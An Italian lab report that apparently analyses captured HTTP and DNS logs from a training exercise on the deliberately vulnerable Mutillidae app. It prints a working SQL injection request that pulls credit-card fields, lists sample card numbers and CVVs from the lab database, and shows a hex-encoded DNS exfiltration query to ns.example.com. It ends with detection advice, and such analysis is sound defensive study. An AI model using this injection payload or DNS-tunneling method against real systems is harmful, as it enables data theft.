



Report di Analisi:

Bonus 1: Interpretare Dati HTTP e DNS per Isolare l'Attore della Minaccia

Questo report analizza un attacco informatico suddiviso in due fasi: un'iniziale compromissione tramite SQL Injection via HTTP per il furto di dati di carte di credito, seguita da un'operazione di esfiltrazione dei dati tramite DNS tunneling. L'obiettivo è identificare le tecniche utilizzate dall'attaccante, interpretare i dati trafugati e fornire raccomandazioni per il rilevamento e la prevenzione di simili minacce.





1. Dati Identificativi della Connessione

- IP Sorgente (attaccante):** 209.165.200.227
- IP Destinazione (server vulnerabile):** 209.165.200.235
- Porta Destinazione:** 80 (HTTP)
- Timestamp del primo risultato:** 2020-06-12T21:30:09.445030Z
- Tipo di evento:** HTTP

2. Analisi della Richiesta HTTP

Nel campo message è presente una richiesta HTTP GET con i seguenti dettagli critici:



/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+&password=&user-info-php-submit-button=ViewAccountDetails

Significato:

- Si tratta di un **attacco SQL Injection** tramite l'applicazione Mutillidae.
- L'attaccante sfrutta il parametro username per eseguire un'unione (UNION SELECT) con la tabella credit_cards.
- L'obiettivo è estrarre dati sensibili: ccid, ccnumber, ccv, expiration.

3. Dati Esfiltrati (Credenziali e Carte di Credito)

Nelle risposte HTTP successive, vengono visualizzati dati estratti:




Esempi di dati rubati:

- Username:** 444411122223333 → **Password:** 745 → **Scadenza:** 2012-03-01
- Username:** 774653637776330 → **Password:** 722 → **Scadenza:** 2015-04-01
- Username:** 8242325748474749 → **Password:** 461 → **Scadenza:** 2016-03-01
- Username:** 7725653200487633 → **Password:** 230 → **Scadenza:** 2017-06-01
- Username:** 1234567812345678 → **Password:** 627 → **Scadenza:** 2018-11-01



In questo contesto, "Username" rappresenta in realtà numeri di carta di credito, "Password" è il CVV e "Signature" è la data di scadenza.

4. Analisi delle Query DNS Sospette



Le query DNS analizzate mostrano sottodomini apparentemente casuali, come:


434f4e464944454e5449414c29444f43544d454e548844f204e4f542953.ns.example.com



Decodifica (esadecimale → testo):

- La stringa completa decodificata risulta essere un messaggio segreto:

"CONFIDENTIAL DOCUMENT DO NOT SHARE This document contains information about the fast security breach."



Significato:

- Non si tratta di sottodomini legittimi, ma di dati codificati in esadecimale inseriti nella parte del nome del dominio.
- Questo metodo è noto come **DNS tunneling o esfiltrazione DNS**.
- Il DNS è scelto perché: spesso non è monitorato o filtrato come il traffico HTTP/HTTPS.
- Può bypassare firewall e sistemi di rilevamento.
- Consente di trasmettere dati in piccoli blocchi (query/risposte DNS).

5. Conclusioni

- 1.**Attacco SQL Injection** riuscito contro Mutillidae, con esfiltrazione di dati di carte di credito.
- 2.**Esfiltrazione successiva via DNS** di documenti testuali segreti, probabilmente per evitare il rilevamento.
- 3.L'attaccante ha utilizzato due fasi:
 - Fase 1: compromissione via HTTP (porta 80).
 - Fase 2: esfiltrazione dati via DNS (porta 53).

Raccomandazione: Monitorare sia il traffico HTTP per injection SQL, sia il traffico DNS per pattern anomali (stringhe esadecimali, domini lunghi, query anomale a server esterni).